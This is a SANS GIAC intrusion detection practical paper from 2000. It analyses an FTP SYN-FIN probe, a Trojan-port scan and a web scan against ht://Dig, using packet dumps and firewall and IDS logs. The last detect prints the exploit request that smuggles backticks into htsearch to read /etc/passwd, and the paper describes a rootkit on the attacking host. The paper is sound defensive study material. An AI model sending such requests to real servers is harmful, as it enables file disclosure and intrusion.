GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Network Monitoring and Threat Detection In-Depth (Security 503)"
at http://www.giac.org/registration/gcia

SANS GIAC Intrusion Detection Curriculum
Parliament Hill 2000

Assignment 1

Detect 1

```
Aug 27 11:12:26 seeker tcplogd: "Syn probe" super.biat.ch
[209.204.21.249]:[3368]->seeker[192.168.30.1]:ftp
```

1. Source of trace

My network.

2. Detect was generated by:

UNIX TCPLog.

3. Probability the source address was spoofed

It is highly probable this address was spoofed. A TCP connection was initiated to a high port (5001) in order to observe the returned reset Time-To-Live (TTL). In this case the TTL returned is 239 and the TTL intercepted by Snort was 26.

seeker:~# tcpdump -v -n ip and host 209.204.21.249

tcpdump: listening on eth0

15:09:25.001855 192.168.30.1.3009 > 209.204.21.249.5001: S 2340858332:23408583 32(0) win 16060 <mss 1460,sackOK,timestamp 121945409[|tcp]> (DF) [tos 0x10] (ttl 64, id 22794)

15:09:25.116724 209.204.21.249.5001 > 192.168.30.1.3009: R 0:0(0) ack 23408583 33 win 0 [tos 0x10] (**ttl 239**, id 7138)

Other indications it is spoofed is the original SYN-FIN packet has a TTL of 26 with a window size of 1028:

11:12:21.123027 209.204.21.249.21 > 192.168.30.1.21: **SF** 725318610:725318610(0) win 1028 (**ttl 26, id 39426**)

A second SYN packet has a TTL of 48 with a window size of 32120:

11:12:21.291859 209.204.21.249.3368 > 192.168.30.1.21: **S** 686073390:686073390(0) win 32120 <mss 1460,sackOK,timestamp 134579827 0,nop,wscale 0> (DF) (**ttl 48, id 32630**)

These two concurrent connections have different flags, TTL, packet ID #, and window size which clearly shows that two different hosts are involved. The first trace shows a WIN size of 1028 with a TTL of 26 and a packet ID of 39426. This trace doesn't contain enough information to accurately determine the type of OS used.

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

However, the second trace shows a WIN size of 32120 with a TTL of 48 and a packet ID 32630. By applying passive OS Fingerprinting to the second trace using the information from the configuration file of the p0f tool (http://lcamtuf.hack.pl/p0f.tgz), we can determine with accuracy that this computer is probably running some flavor of Linux.

4. Description of attack:

The probes are against TCP port 21 (FTP), and in this case the source is probably trying to create a buffer overflow. Note that the source and destination of the initial probe are the same indicating crafted packets. The most likely CVE is a candidate under review known as CAN-1999-0156 "wu-ftpd FTP daemon allows any user and password combination".

5. Attack mechanism:

The purpose of this scan is to determine the presence and availability of the FTP service, which would be preparatory to an attack on FTP.

6. Correlation:

The following correlating data is included, providing a complete picture of the activity initially detected by TCPLogd daemon.

UNIX Snort Syslog alert

```
Aug 27 11:12:21 seeker snort[11207]: spp_portscan: PORTSCAN DETECTED from
209.204.21.249 (STEALTH)
Aug 27 11:12:21 seeker snort[11207]: SCAN-SYN FIN: 209.204.21.249:21 ->
192.168.30.1:21
Aug 27 11:14:05 seeker snort[11207]: spp_portscan: portscan status from
209.204.21.249: 2 connections across 1 hosts: TCP(2), UDP(0) STEALTH
Aug 27 11:15:56 seeker snort[11207]: spp_portscan: End of portscan from
209.204.21.249: TOTAL time(0s) hosts(1) TCP(2) UDP(0) STEALTH
```

SNORT Portscan

```
Aug 27 11:12:21 209.204.21.249:21 -> 192.168.30.1:21 SYNFIN **SF****
Aug 27 11:12:21 209.204.21.249:3368 -> 192.168.30.1:21 SYN **S*****
```

SNORT packet dump

```
[**] SCAN-SYN FIN [**]
08/27-11:12:21.123027 209.204.21.249:21 -> 192.168.30.1:21
TCP TTL:26 TOS:0x0 ID:39426
**SF**** Seq: 0x2B3B7BD2   Ack: 0x39753B5E   Win: 0x404

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Someone else blocked it later with IPChains

Aug 27 11:22:17 elvisman kernel: Packet log: input DENY eth0 PROTO=6 209.204.21.249:**21** 192.168.61.166:**21** L=40 S=0x00 I=39426 F=0x0000 T=27 SYN

Shadow log dump using asctcpdump filter

Initial SYN-FIN probe (note TTL & packet ID). Note the source and destination ports.

```
11:12:21.123027 209.204.21.249.21 > 192.168.30.1.21: SF 725318610:725318610(0) win 1028 (ttl 26,
id 39426)
        4500 0028 9a02 0000 1a06 81a5 d1cc 15f9      E..(............
        c0a8 1e01 0015 0015 2b3b 7bd2 3975 3b5e      .p......+;{.9u;^
        5003 0404 0aaa 0000 0000 0000 0000           P.............
```

Initial response from SYN-FIN probe with a SYN-ACK

```
11:12:21.123722 192.168.30.1.21 > 209.204.21.249.21: S 204019001:204019001(0) ack 725318611 win
16080 <mss 536> (DF) (ttl 64, id 43794)
        4500 002c ab12 4000 4006 0a91 c0a8 1e01       E..,..@.@.....p..
        d1cc 15f9 0015 0015 0c29 1539 2b3b 7bd3      .........).9+;{.
        6012 3ed0 0f1f 0000 0204 0218                `.>.........
```

This is a reset from the real host verified earlier (note TTL & different packet ID)

```
11:12:21.235071 209.204.21.249.21 > 192.168.30.1.21: R 725318611:725318611(0) win 0 (ttl 239, id
32627)
        4500 0028 7f73 0000 ef06 c733 d1cc 15f9      E..(.s.....3....
        c0a8 1e01 0015 0015 2b3b 7bd3 0000 0000      .p......+;{.....
        5004 0000 837f 0000 0000 0000 0000           P.............
```

This is a second attempt (SYN only) from a different host most likely the real source (note TTL & different packet ID). Note the source and destination ports.

```
11:12:21.291859 209.204.21.249.3368 > 192.168.30.1.21: S 686073390:686073390(0) win 32120 <mss
1460,sackOK,timestamp 134579827 0,nop,wscale 0> (DF) (ttl 48, id 32630)
        4500 003c 7f76 4000 3006 461d d1cc 15f9      E..<.v@.0.F.....
        c0a8 1e01 0d28 0015 28e4 a62e 0000 0000      .p...(..(.......
        a002 7d78 da9d 0000 0204 05b4 0402 080a      ..}x............
        0805 8673 0000 0000 0103 0300                ...s........

11:12:21.292059 192.168.30.1.21 > 209.204.21.249.3368: S 206628952:206628952(0) ack 686073391 win
16060 <mss 1460,sackOK,timestamp 120523038 134579827,nop,wscale 0> (DF) (ttl 64, id 43795)
        4500 003c ab13 4000 4006 0a80 c0a8 1e01      E..<..@.@.....p..
        d1cc 15f9 0015 0d28 0c50 e858 28e4 a62f      .......(.P.X(../
        a012 3ebc 1453 0000 0204 05b4 0402 080a      ..>..S..........
        072f 091e 0805 8673 0103 0300                ./.....s....
```

Authorization service check

```
11:12:26.579981 192.168.30.1.2915 > 209.204.21.249.113: S 222601553:222601553(0) win 16060 <mss
1460,sackOK,timestamp 120523567 0,nop,wscale 0> (DF) (ttl 64, id 43807)
        4500 003c ab1f 4000 4006 0a74 c0a8 1e01      E..<..@.@..t.p..
        d1cc 15f9 0b63 0071 0d44 a151 0000 0000      .....c.q.D.Q....
        a002 3ebc b75a 0000 0204 05b4 0402 080a      ..>..Z..........
        072f 0b2f 0000 0000 0103 0300                ././........
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
11:12:26.694388 209.204.21.249.113 > 192.168.30.1.2915: S 690883369:690883369(0) ack 222601554
win 32120 <mss 1460,sackOK,timestamp 134580367 120523567,nop,wscale 0> (DF) (ttl 48, id 32767)
        4500 003c 7fff 4000 3006 4594 d1cc 15f9      E..<..@.0.E.....
        c0a8 1e01 0071 0b63 292e 0b29 0d44 a152      .p...q.c)..).D.R
        a012 7d78 b3a1 0000 0204 05b4 0402 080a      ..}x............
        0805 888f 072f 0b2f 0103 0300                ....././....
```

Port verification and exchange

```
11:12:26.695309 192.168.30.1.2915 > 209.204.21.249.113: P 1:10(9) ack 1 win 16060
<nop,nop,timestamp 120523578 134580367> (DF) (ttl 64, id 43809)
        4500 003d ab21 4000 4006 0a71 c0a8 1e01      E..=.!@.@..q.p..
        d1cc 15f9 0b63 0071 0d44 a152 292e 0b2a      .....c.q.D.R)..*
        8018 3ebc 505c 0000 0101 080a 072f 0b3a      ..>.P\......./.:
        0805 888f 3333 3638 2c32 310d 0a             ....3368,21..
```

Indication the user is working from a root account

```
11:12:26.823361 209.204.21.249.113 > 192.168.30.1.2915: P 1:35(34) ack 10 win 32120
<nop,nop,timestamp 134580379 120523578> (DF) (ttl 48, id 32769)
        4500 0056 8001 4000 3006 4578 d1cc 15f9      E..V..@.0.Ex....
        c0a8 1e01 0071 0b63 292e 0b2a 0d44 a15b      .p...q.c)..*.D.[
        8018 7d78 ffdc 0000 0101 080a 0805 889b      ..}x............
        072f 0b3a 3333 3638 202c 2032 3120 3a20      ./.:3368 , 21 :
        5553 4552 4944 203a 204f 5448 4552 203a      USERID : OTHER :
        726f 6f74 0d0a                               root..

11:12:26.825518 192.168.30.1.2915 > 209.204.21.249.113: F 10:10(0) ack 35 win 16060
<nop,nop,timestamp 120523591 134580379> (DF) (ttl 64, id 43811)
        4500 0034 ab23 4000 4006 0a78 c0a8 1e01      E..4.#@.@..x.p..
        d1cc 15f9 0b63 0071 0d44 a15b 292e 0b4c      .....c.q.D.[)..L
        8011 3ebc 20d3 0000 0101 080a 072f 0b47      ..>. ......../.G
        0805 889b                                    ....

11:12:26.959489 209.204.21.249.113 > 192.168.30.1.2915: F 35:35(0) ack 11 win 32120
<nop,nop,timestamp 134580393 120523591> (DF) (ttl 48, id 32771)
        4500 0034 8003 4000 3006 4598 d1cc 15f9      E..4..@.0.E.....
        c0a8 1e01 0071 0b63 292e 0b4c 0d44 a15c      .p...q.c)..L.D.\
        8011 7d78 e207 0000 0101 080a 0805 88a9      ..}x............
        072f 0b47                                    ./.G

11:12:31.414782 209.204.21.249.3368 > 192.168.30.1.21: F 1:1(0) ack 1 win 32120
<nop,nop,timestamp 134580839 120523038> (DF) (ttl 48, id 32873)
        4500 0034 8069 4000 3006 4532 d1cc 15f9      E..4.i@.0.E2....
        c0a8 1e01 0d28 0015 28e4 a62f 0c50 e859      .p...(..(../.P.Y
        8011 7d78 0067 0000 0101 080a 0805 8a67      ..}x.g.........g
        072f 091e                                    ./..

11:12:31.829758 192.168.30.1.21 > 209.204.21.249.3368: F 1:1(0) ack 2 win 16060
<nop,nop,timestamp 120524092 134580839> (DF) (ttl 64, id 43815)
        4500 0034 ab27 4000 4006 0a74 c0a8 1e01      E..4.'@.@..t.p..
        d1cc 15f9 0015 0d28 0c50 e859 28e4 a630      .......(.P.Y(..0
        8011 3ebc 3b04 0000 0101 080a 072f 0d3c      ..>.;......../.<
        0805 8a67                                    ...g
```

7. Evidence of active targeting:

It doesn't appear to be active targeting. The probes appear to be random (packet ID # not consistent), however, the attacker appears to be trying different methods to gain information. Initially using a SYN-FIN packet, upon the receipt of a SYN-ACK, another SYN packet is sent which appears to be a different host, (see TTL) using the same IP to

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

connect to the FTP server thus appearing like a legitimate user.

8. Severity:

(System criticality + Attack lethality) - (System countermeasures + Network Countermeasures) = Severity

(4 + 5) - (5 + 3) = 1

System criticality: 4 - FTP service running
Attack lethality: 5 - The goal is to probably create a buffer overflow to gain root access
System countermeasures: 5 - All patches have been applied and TCP wrapper is installed
Network Countermeasures: 3 - Permissive firewall but relying on TCP wrapper for controlled access.

9. Defensive recommendation:

Defenses are fine, attack was blocked by TCP wrapper limiting access to a few IPs. The system is also protected with multiple layers of Intrusion Detection Systems. Insuring that the patches are kept up-to-date is also a must to provide a stable FTP service.

10. Write a question that is based on the trace and your analysis with your answer.

```
11:12:21.123027 209.204.21.249.21 > 192.168.30.1.21: SF 725318610:725318610(0) win 1028 (ttl 26,
id 39426)
        4500 0028 9a02 0000 1a06 81a5 d1cc 15f9      E..(............
        c0a8 1e01 0015 0015 2b3b 7bd2 3975 3b5e      .p......+;{.9u;^
        5003 0404 0aaa 0000 0000 0000 0000           P.............

11:12:21.123722 192.168.30.1.21 > 209.204.21.249.21: S 204019001:204019001(0) ack 725318611 win
16080 <mss 536> (DF) (ttl 64, id 43794)
        4500 002c ab12 4000 4006 0a91 c0a8 1e01       E..,..@.@....p..
        d1cc 15f9 0015 0015 0c29 1539 2b3b 7bd3      .........).9+;{.
        6012 3ed0 0f1f 0000 0204 0218                `.>.........

11:12:21.235071 209.204.21.249.21 > 192.168.30.1.21: R 725318611:725318611(0) win 0 (ttl 239, id
32627)
        4500 0028 7f73 0000 ef06 c733 d1cc 15f9      E..(.s.....3....
        c0a8 1e01 0015 0015 2b3b 7bd3 0000 0000      .p......+;{.....
        5004 0000 837f 0000 0000 0000 0000           P.............

11:12:21.291859 209.204.21.249.3368 > 192.168.30.1.21: S 686073390:686073390(0) win 32120 <mss
1460,sackOK,timestamp 134579827 0,nop,wscale 0> (DF) (ttl 48, id 32630)
        4500 003c 7f76 4000 3006 461d d1cc 15f9      E..<.v@.0.F.....
        c0a8 1e01 0d28 0015 28e4 a62e 0000 0000      .p...(..(.......
        a002 7d78 da9d 0000 0204 05b4 0402 080a      ..}x............
        0805 8673 0000 0000 0103 0300                ...s........
```

Using the following traces, what is the most accurate answer?

a) A denied connection to a FTP server
b) A spoofed address attempting to connect to server 192.168.30.1
c) A SYN-FIN probe to a FTP server followed by normal SYN connection. Indication of a spoofed address.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

d) A SYN-FIN probe to a FTP server

Answer: C

Detect 2

```
Aug  1 13:49:04 seeker kernel: Packet log: inp DENY eth0 PROTO=6 10.112.31.170:2460
192.168.30.1:1243 L=60 S=0x00 I=26231 F=0x4000 T=61 SYN (#54)
Aug  1 13:49:04 seeker kernel: Packet log: inp DENY eth0 PROTO=6 10.112.31.170:2462
192.168.30.1:27374 L=60 S=0x00 I=26233 F=0x4000 T=61 SYN (#59)
Aug  1 13:49:04 seeker kernel: Packet log: inp DENY eth0 PROTO=6 10.112.31.170:2464
192.168.30.1:666 L=60 S=0x00 I=26235 F=0x4000 T=61 SYN (#53)
Aug  1 13:49:04 seeker kernel: Packet log: inp DENY eth0 PROTO=6 10.112.31.170:2465
192.168.30.1:12345 L=60 S=0x00 I=26236 F=0x4000 T=61 SYN (#57)
Aug  1 13:49:04 seeker kernel: Packet log: inp DENY eth0 PROTO=6 10.112.31.170:2466
192.168.30.1:12346 L=60 S=0x00 I=26237 F=0x4000 T=61 SYN (#57)
Aug  1 13:49:04 seeker tcplogd: "Syn probe" 10.112.31.170 [10.112.31.170]:[2461]-
>seeker[192.168.30.1]:[20034]
Aug  1 13:49:04 seeker tcplogd: "Syn probe" 10.112.31.170 [10.112.31.170]:[2463]-
>seeker[192.168.30.1]:[31337]
Aug  1 13:49:04 seeker kernel: Packet log: inp DENY eth0 PROTO=6 10.112.31.170:2467
192.168.30.1:1243 L=60 S=0x00 I=26239 F=0x4000 T=61 SYN (#54)
Aug  1 13:49:04 seeker kernel: Packet log: inp DENY eth0 PROTO=6 10.112.31.170:2468
192.168.30.1:27374 L=60 S=0x00 I=26240 F=0x4000 T=61 SYN (#59)
Aug  1 13:49:04 seeker kernel: Packet log: inp DENY eth0 PROTO=6 10.112.31.170:2469
192.168.30.1:666 L=60 S=0x00 I=26241 F=0x4000 T=61 SYN (#53)
Aug  1 13:49:04 seeker kernel: Packet log: inp DENY eth0 PROTO=6 10.112.31.170:2470
192.168.30.1:12345 L=60 S=0x00 I=26242 F=0x4000 T=61 SYN (#57)
Aug  1 13:49:04 seeker kernel: Packet log: inp DENY eth0 PROTO=6 10.112.31.170:2471
192.168.30.1:12346 L=60 S=0x00 I=26243 F=0x4000 T=61 SYN (#57)
Aug  1 13:49:04 seeker kernel: Packet log: inp DENY eth0 PROTO=6 10.112.31.170:2472
192.168.30.1:1243 L=60 S=0x00 I=26244 F=0x4000 T=61 SYN (#54)
Aug  1 13:49:04 seeker kernel: Packet log: inp DENY eth0 PROTO=6 10.112.31.170:2473
192.168.30.1:27374 L=60 S=0x00 I=26245 F=0x4000 T=61 SYN (#59)
Aug  1 13:49:04 seeker kernel: Packet log: inp DENY eth0 PROTO=6 10.112.31.170:2474
192.168.30.1:666 L=60 S=0x00 I=26246 F=0x4000 T=61 SYN (#53)
Aug  1 13:49:04 seeker kernel: Packet log: inp DENY eth0 PROTO=6 10.112.31.170:2475
192.168.30.1:12345 L=60 S=0x00 I=26247 F=0x4000 T=61 SYN (#57)
Aug  1 13:49:04 seeker kernel: Packet log: inp DENY eth0 PROTO=6 10.112.31.170:2476
192.168.30.1:12346 L=60 S=0x00 I=26248 F=0x4000 T=61 SYN (#57)
Aug  1 13:49:04 seeker kernel: Packet log: inp DENY eth0 PROTO=6 10.112.31.170:2477
192.168.30.1:12346 L=60 S=0x00 I=26249 F=0x4000 T=61 SYN (#57)
Aug  1 13:49:04 seeker kernel: Packet log: inp DENY eth0 PROTO=6 10.112.31.170:2478
192.168.30.1:12345 L=60 S=0x00 I=26250 F=0x4000 T=61 SYN (#57)
Aug  1 13:49:04 seeker kernel: Packet log: inp DENY eth0 PROTO=6 10.112.31.170:2479
192.168.30.1:666 L=60 S=0x00 I=26251 F=0x4000 T=61 SYN (#53)
Aug  1 13:49:04 seeker kernel: Packet log: inp DENY eth0 PROTO=6 10.112.31.170:2480
192.168.30.1:27374 L=60 S=0x00 I=26252 F=0x4000 T=61 SYN (#59)
Aug  1 13:49:04 seeker kernel: Packet log: inp DENY eth0 PROTO=6 10.112.31.170:2481
192.168.30.1:1243 L=60 S=0x00 I=26253 F=0x4000 T=61 SYN (#54)
Aug  1 13:49:05 seeker kernel: Packet log: inp DENY eth0 PROTO=6 10.112.31.170:2482
192.168.30.1:12346 L=60 S=0x00 I=26254 F=0x4000 T=61 SYN (#57)
Aug  1 13:49:05 seeker kernel: Packet log: inp DENY eth0 PROTO=6 10.112.31.170:2483
192.168.30.1:12345 L=60 S=0x00 I=26255 F=0x4000 T=61 SYN (#57)
Aug  1 13:49:05 seeker kernel: Packet log: inp DENY eth0 PROTO=6 10.112.31.170:2484
192.168.30.1:666 L=60 S=0x00 I=26256 F=0x4000 T=61 SYN (#53)
Aug  1 13:49:05 seeker kernel: Packet log: inp DENY eth0 PROTO=6 10.112.31.170:2485
192.168.30.1:27374 L=60 S=0x00 I=26257 F=0x4000 T=61 SYN (#59)
Aug  1 13:49:05 seeker kernel: Packet log: inp DENY eth0 PROTO=6 10.112.31.170:2486
192.168.30.1:1243 L=60 S=0x00 I=26258 F=0x4000 T=61 SYN (#54)
Aug  1 13:49:05 seeker kernel: Packet log: inp DENY eth0 PROTO=6 10.112.31.170:2487
192.168.30.1:12346 L=60 S=0x00 I=26259 F=0x4000 T=61 SYN (#57)
Aug  1 13:49:05 seeker kernel: Packet log: inp DENY eth0 PROTO=6 10.112.31.170:2488
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
192.168.30.1:12345 L=60 S=0x00 I=26260 F=0x4000 T=61 SYN (#57)
Aug  1 13:49:05 seeker kernel: Packet log: inp DENY eth0 PROTO=6 10.112.31.170:2489
192.168.30.1:666 L=60 S=0x00 I=26261 F=0x4000 T=61 SYN (#53)
Aug  1 13:49:05 seeker kernel: Packet log: inp DENY eth0 PROTO=6 10.112.31.170:2490
192.168.30.1:27374 L=60 S=0x00 I=26262 F=0x4000 T=61 SYN (#59)
Aug  1 13:49:05 seeker kernel: Packet log: inp DENY eth0 PROTO=6 10.112.31.170:2491
192.168.30.1:1243 L=60 S=0x00 I=26263 F=0x4000 T=61 SYN (#54)
```

1. Source of trace

My network.

2. Detect was generated by:

UNIX TCPLog and Linux IPChains firewall.

A breakdown of the IPChains firewall log can be found at:

http://members.home.com/gbruneau1/ipchains_firewall.htm

3. Probability the source address was spoofed

This address is the true source. A TCP connection was initiated to a high port (5001) in order to observe the returned reset TTL. In this case the TTL returned is 58 and the TTL intercepted by Shadow is 61 (see section 6 for correlation). This minor difference between the TTL's is too insignificant, therefore could be a result of asymmetric routing.

tcpdump -v -n ip and host 10.112.31.170

tcpdump: listening on eth0

21:01:49.300907 192.168.30.1.3232 > 10.112.31.170.5003: S 4224748736:4224748736(0) win 16060 <mss 1460,sackO

K,timestamp 132699753[|tcp]> (DF) [tos 0x10] (ttl 64, id 58909)

21:01:49.313717 10.112.31.170.5003 > 192.168.30.1.3232: R 0:0(0) ack 4224748737 win 0 (DF) [tos 0x10] (**ttl 58**, id 51503)

4. Description of attack:

This series of probes are targeting well-known Trojan ports. CVE candidate CAN-1999-0660 is under review to represent hacker utilities or Trojan Horses when they are installed on a system, e.g. NetBus, Back Orifice, Rootkit, etc.

5. Attack mechanism:

At 13:48:51 the scanner proceeded with a ping reconnaissance to assess availability of the target which is followed at 13:49:04 (13 seconds later) by the scan probing for 7 well known Trojans.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

The Trojans probes are as follows:

Port	Description
1243	SubSeven
666	Attack FTP
12345	NetBus
12346	NetBus
20034	NetBus Pro
27374	SubSeven 2.1
31337	Netpatch

6. Correlation:

The following data is included to correlate the activity initially detected by IPChains firewall and the TCPLog daemon.

Snort lightweights IDS and Shadow confirmed the Trojan scan against the Seeker site. In this first instance, Snort only detects a ping request but doesn't detect any port connections. Most of Snort's rules are built to alarm only after the Trojan scanner actually connects with a server.


However, Shadow shows that a ping request (reconnaissance) was initiated 13 seconds before the actual port probes, followed by a wide spectrum sweep of this network.

Snort log

Aug 1 13:48:51 seeker snort[18247]: IDS162 - PING Nmap2.36BETA: 10.112.31.170 -> 192.168.30.1

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Shadow logs



7. Evidence of active targeting:

The only evidence of possible active targeting is that the source port numbers are going up one at the time therefore indicating it can only scan one host at a time. This could possibly mean a search for active Trojans throughout the whole class C.

8. Severity:

(System criticality + Attack lethality) - (System countermeasures + Network Countermeasures) = Severity

(5 + 1) + (5 + 5) = - 4

System criticality: 5 - Firewall
Attack lethality: 1 - Attack is very unlikely to succeed
System countermeasures: 5 - Modern operating system (Linux)
Network Countermeasures: 5 - Restrictive firewall against well known Trojans

9. Defensive recommendation:

Defenses are fine. Attack was blocked by the firewall and a Shadow Intrusion Detection System is in place to collect the traffic for further analysis.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

The server being probed is using Linux as Operating System (OS) and remains unaffected by the Trojans it is probing for.

10. Write a question that is based on the trace and your analysis with your answer.

Aug 1 13:49:04 seeker kernel: Packet log: inp DENY eth0 PROTO=6 10.112.31.170:2460 192.168.30.1:1243 L=60 S=0x00 I=26231 F=0x4000 T=61 SYN (#54)
Aug 1 13:49:04 seeker kernel: Packet log: inp DENY eth0 PROTO=6 10.112.31.170:2462 192.168.30.1:27374 L=60 S=0x00 I=26233 F=0x4000 T=61 SYN (#59)
Aug 1 13:49:04 seeker kernel: Packet log: inp DENY eth0 PROTO=6 10.112.31.170:2464 192.168.30.1:666 L=60 S=0x00 I=26235 F=0x4000 T=61 SYN (#53)
Aug 1 13:49:04 seeker kernel: Packet log: inp DENY eth0 PROTO=6 10.112.31.170:2465 192.168.30.1:12345 L=60 S=0x00 I=26236 F=0x4000 T=61 SYN (#57)
Aug 1 13:49:04 seeker kernel: Packet log: inp DENY eth0 PROTO=6 10.112.31.170:2466 192.168.30.1:12346 L=60 S=0x00 I=26237 F=0x4000 T=61 SYN (#57)

In the following trace, which of the following Internet protocol is being targeted?

a) TCP
b) IGMP
c) UDP
d) ICMP

Answer: A

Detect 3

Name	Sev	Src Addr	Dst Addr	SrcPt	DstPt	Date	Count	SigID	SubSig	Details
www cgi-bin	4	10.3.217.190	192.168.34.1	0	80	Sun Jun 25 11:16:55 2000	1	3201	1	/etc/passwd
www cgi-bin	4	10.3.217.190	192.168.34.31	0	80	Sun Jun 25 11:16:48 2000	1	3201	1	/etc/passwd
www cgi-bin	4	10.3.217.190	192.168.34.7	0	80	Sun Jun 25 11:16:58 2000	1	3201	1	/etc/passwd
www cgi-bin	4	10.3.217.190	192.168.34.35	0	80	Sun Jun 25 11:07:01 2000	1	3201	1	/etc/passwd

[...]

Random scanning of addresses mostly in 192.168.34 subnet

1. Source of trace

Work

2. Detect was generated by:

Cisco Secure IDS. More information is available for this signature at:
http://www.cisco.com/univercd/cc/td/doc/product/iaabu/csids/csids1/csidsug/sigs.htm

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

3. Probability the source address was spoofed

The address wasn't spoofed. This was later confirmed by the ISP.

4. Description of attack:

This attack scans web servers for cgi-bin /etc/passwd exposure using an old HTDIG vulnerability. CVE-2000-0208 was assigned to this HTDIG problem.

5. Attack mechanism:

The computer involved (10.3.217.190) was a Linux server with kernel 2.0.36. It had been used by a cracker to scan a large number of addresses. The perl script used was "ht.pl" and it tried to exploit a bug in an old HTDIG version to obtain the file "/etc/passwd" from a list of IPs. The attack worked by sending an http get command to a web server hoping to retrieve information that would be otherwise restricted to the htsearch engine.

In this case, if the target system stored encrypted passwords in the passwd file rather than a shadow file, retrieving this file would allow the cracker to attempt to decrypt the passwords remotely with a tool such as crack 5. However, if the passwords were stored in a shadow file, the /etc/passwd file would still hold valuable reconnaissance information by providing a list of active users and dormant accounts on the target.

The following information was supplied by the ISP. The perl script process doesn't appear with the "**ps**" command. It would indicate the "ps" binary was cracked. The perl script, and all related files were located in "/usr/bin/. " (dot-dot-space), and "**ls -a**" doesn't show either. So, "ls" binary was only 140 KB, which confirms the presence of a rootkit on the server. He couldn't confirm how the cracker had gained root privilege to install the rootkit but could confirm the rootkit had been in place for about two months.

The way htsearch works "Htdig retrieves HTML documents using the HTTP protocol and gathers information from these documents which can later be used to search these documents. This program can be referred to as the search robot.." [1]

However, "htsearch is the actual search engine of the ht://Dig search system. It is a CGI program that is expected to be invoked from an HTML form. It will accept both the GET and POST methods of passing data to the CGI program. " [1]

Here is how the CVE board has described it "The htdig (ht://Dig) CGI program htsearch allows remote attackers to read arbitrary files by enclosing the file name with backticks (`) in parameters to htsearch." [2]

6. Correlation:

Here we have a copy of the script used to randomly scan the class C 192.168.34. Using the Cisco Secure IDS log, we have a readout of the actual traffic obtained by the IDS (Hex dump). Included below is a copy of the perl script (ht.pl) used to perform the scan.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

This htdig vulnerability was also mentioned in the following security lists:

BUGTRAQ:20000228 ht://Dig remote information exposure
FREEBSD:FreeBSD-SA-00:06
DEBIAN:20000226 remote users can read files with webserver uid
TURBO:TLSA200005-1

This vulnerability is also listed on SANS' "Top 10" list, under number 2: "Vulnerable CGI programs and application extensions installed on web servers." at http://www.sans.org/topten.htm

Here is a Cisco Secure IDS breakout of the HEX dump

4,1180194,2000/06/25,15:16:44,2000/06/25,11:16:44,10008,6,5000,OUT,IN,4,3201,1,TCP/IP,10.3.217.190,192.168.34.1,5902,80,0.0.0.0,/etc/passwd,get /**cgi-bin/htsearch?exclude=%60etc/passwd%60 HTTP/1.0**
